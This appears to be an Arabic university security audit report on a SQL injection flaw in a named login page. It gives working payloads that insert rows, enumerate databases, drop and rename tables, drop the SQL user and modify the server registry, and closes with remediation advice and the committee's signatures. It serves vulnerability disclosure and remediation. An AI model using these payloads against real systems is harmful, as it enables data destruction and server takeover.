تقرير رقم (1) ثغرة أمنية لاختراق قاعدة البيانات بشكل كلي


1. الثغرة موجودة في الصفحة التالية:

http://www.bsu.edu.eg/plogin.aspx

- 2. الخطورة: من أعلى درجة Severity High
 - 3. النوع: اختراق قواعد البيانات SQLi
 - 4. استغلال الثغرة

فضح بيانات الجامعة عن طريق كتابة أمر كهذا ، اذا اردنا الدخول الى حساب عضو هيئة التدريس mona ، مع كتابة أي password:






او إذا أردنا استرجاع المستخدم الحالي لقواعد البيانات فيمكننا كتابة

mona'; INSERT INTO [Prof] (cat_id, SCid, UserName, Password) VALUES (12,97, (select SYSTEM_USER) ,'123456') ;--

ونعيد فتح نفس النافذة ونكتب

' or username = (select SYSTEM_USER);--


فنجد اننا تمكنا من الدخول وبالضغط على البيانات الأساسية لعضو هيئة التدريس فنحصل على بيانات المستخدم الحالى:



واذا اردنا الحصول على كل أسماء قواعد البيانات الموجودة على السرفر نكتب

mona'; INSERT INTO [Prof] (cat_id, SCid, UserName, Password) VALUES (12,97, 'bsu5', (SELECT name + ', ' AS 'data()' FROM sys.databases FOR XML PATH(''))) ;--

ثم ندخل باستخدام --; bsu5 نجد جميع قواعد البيانات موجودة في حقل كلمة المرور.



هذه أسماء قواعد البيانات على السرفر

master tempdb model msdb ReportServer ReportServerTempDB braat bsu
BSUJournals faculty Online_Service PG_LAW Portal PortalStud
PublicationsDB Hotel bsu2

واذا اردنا حذف احد الجداول مثل جدول الأخبار أو تغيير اسمه فنكتب

mona'; drop table news;--

ahmed'; EXEC sp_rename 'news', 'newskk';--

ويمكن بنفس الطرق إضافة خبر على موقع الجامعة أو إضافة أي بيانات في أي جدول مثل تعديل نتائج طالب عن طريق معرفة بسيطة بهياكل قاعدة البيانات

واذا اردنا حذف المستخدم الحالي لبرنامج SQL نكتب

mona'; USE BSU; declare @dbs char(max); SET @dbs = 'drop user ' + (select ORIGINAL_LOGIN()); exec sp_executesql(@dbs);--

وأخيرا اذا اردنا العبث بالبرامج المثبته على السرفر مثل تعديل قيم registery لتغيير نمط الدخول لبرنامج SQL مثلا فنكتب:

mona'; EXEC xp_instance_regwrite N'HKEY_LOCAL_MACHINE', N'Software\Microsoft\MSSQLServer\MSSQLServer', N'LoginMode', REG_DWORD, 1;--

من الجدير بالذكر ان الثغرة لن تعمل في حالة تشغيل WAF و IPS المطبق حاليا بالجامعة ، ولكن في حالة توقف هذه الأنظمة لأي سبب ، فان الثغرة يمكن استغلالها في كل ما سبق وامور أخرى اكثر تعقيدا.

التوصيات:

- 1. عدم ارسال البيانات مباشرة من الويب لقواعد البيانات SQL
 - 2. استخدام Parameterized statements
- 3. مراجعة المدخلات وتنقيحها من العلامات والرموز الخاصة Sanitizing قبل ارسالها.
- 4. يجب استبدال كل ' بعلامتين " في أي ادخال ، هذا في كثير من الحالات يوقف SQLi.

لجنة فحص الموقع الالكتروني

التوقيع	الوظيفة	الاسم
مسک	أستاذ مساعد بكلية الحاسبات والذكاء الاصطناعي ـ قسم علوم الحاسب	أمد. كريم أحمد
	مدير المشروعات والمدير التنفيذي للجامعة	د. هاني النشار
	مدير شبكة المعلومات بالجامعة	د. محمد مصطفی